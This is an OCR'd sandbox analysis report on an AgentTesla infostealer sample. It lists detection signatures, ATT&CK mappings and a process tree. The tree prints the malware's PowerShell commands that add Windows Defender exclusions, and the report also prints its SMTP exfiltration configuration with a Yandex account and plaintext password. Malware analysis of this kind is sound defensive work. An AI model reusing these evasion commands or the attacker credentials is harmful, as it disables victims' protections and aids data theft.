ID: 483912
Sample Name: lKJbVguaav
Cookbook: default.jbs
Time: 16:10:16
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report lKJbVguaav

Overview


General Information

Sample Name:	lKJbVguaav (renamed file extension from none to exe)
Analysis ID:	483912
MD5:	5f377de371a8e95.
SHA1:	4d36d918df8ff90…
SHA256:	46eeda891d1ab6..
Tags:	AfiaWaveEnterprisesOy, AgentTesla, exe, signed
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Yara detected AntiVM3
- Found malware configuration
- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for dropp…
- Sigma detected: Powershell adding …
- Drops PE files to the startup folder
- Tries to delay execution (extensive O…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Queries sensitive video device inform…

Classification



System is w10x64

- lKJbVguaav.exe (PID: 6396 cmdline: 'C:\Users\user\Desktop\lKJbVguaav.exe' MD5: 5F377DE371A8E95ACEC9956303D6F032)
  - AdvancedRun.exe (PID: 6924 cmdline: 'C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 7164 cmdline: 'C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe' /SpecialRun 4101d8 6924 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 2616 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4912 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2952 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3712 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - AdvancedRun.exe (PID: 1552 cmdline: 'C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe' /SpecialRun 4101d8 3712 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 3020 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6180 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6192 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3684 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 668 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 7ADA33B7.exe (PID: 6536 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' MD5: 5F377DE371A8E95ACEC9956303D6F032)
    - AdvancedRun.exe (PID: 3712 cmdline: 'C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - powershell.exe (PID: 5256 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 2424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5008 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 2920 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 3136 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 1268 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6640 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 7152 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 3976 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 3676 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- powershell.exe (PID: 6992 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 6672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 6668 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 1632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 6820 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 3000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- lKJbVguaav.exe (PID: 1560 cmdline: C:\Users\user\Desktop\lKJbVguaav.exe MD5: 5F377DE371A8E95ACEC9956303D6F032)
- WerFault.exe (PID: 3352 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6396 -s 1860 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)

- svchost.exe (PID: 6676 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6816 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6892 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6948 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7056 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7128 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6036 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 6232 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- 7ADA33B7.exe (PID: 4256 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' MD5: 5F377DE371A8E95ACEC9956303D6F032)
  - AdvancedRun.exe (PID: 2540 cmdline: 'C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6788 cmdline: 'C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe' /SpecialRun 4101d8 2540 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 3108 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5396 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 4840 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5108 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6164 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1456 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5968 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6660 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 5728 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 5764 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 492 -p 6396 -ip 6396 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6088 cmdline: 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' MD5: 5F377DE371A8E95ACEC9956303D6F032)
  - AdvancedRun.exe (PID: 5616 cmdline: 'C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 1264 cmdline: 'C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe' /SpecialRun 4101d8 5616 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
      - conhost.exe (PID: 6344 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6432 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5936 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6188 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3532 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5736 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2456 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4856 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6760 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5000 cmdline: MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 5168 cmdline: 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' MD5: 5F377DE371A8E95ACEC9956303D6F032)
  - AdvancedRun.exe (PID: 2028 cmdline: 'C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6636 cmdline: 'C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe' /SpecialRun 4101d8 2028 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 1260 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 1264 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - powershell.exe (PID: 4144 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6148 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Fil

es\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4864 cmdline: MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 3084 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
- svchost.exe (PID: 5292 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2272 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "mailjege@yandex.com",
  "Password": "recovery111",
  "Host": "smtp.yandex.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.412278595.00000000040B0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000000.412278595.00000000040B0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000000.424024151.00000000056F0000.00000004.00020000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000000.424024151.00000000056F0000.00000004.00020000.sdmp	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
00000000.00000000.413222827.000000000412B000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.lKJbVguaav.exe.40e7fb8.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.0.lKJbVguaav.exe.40e7fb8.5.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.0.lKJbVguaav.exe.4297e30.10.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0.0.lKJbVguaav.exe.4297e30.10.unpack	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
0.0.lKJbVguaav.exe.40c7f98.6.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 17 entries				

Sigma Overview

System Summary:

Sigma detected: Powershell Defender Exclusion

Sigma detected: Conhost Parent Process Executions

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits:

Yara detected UAC Bypass using CMSTP

System Summary:

Persistence and Installation Behavior:

Drops PE files with benign system names

Boot Survival:

Drops PE files to the startup folder

Creates autostart registry keys with suspicious names

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to delay execution (extensive OutputDebugStringW loop)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 3 3 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1 1 1	Input Capture 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1
Default Accounts	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 3 4	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Application Layer Protocol 1
Domain Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganograph
Local Accounts	Service Execution 2	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	Timestomp 1	NTDS	Security Software Discovery 5 5 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonatio
Cloud Accounts	Cron	Network Logon Script	Windows Service 1	Masquerading 1 1 3	LSA Secrets	Virtualization/Sandbox Evasion 4 6 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Process Injection 1 2	Virtualization/Sandbox Evasion 4 6 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc

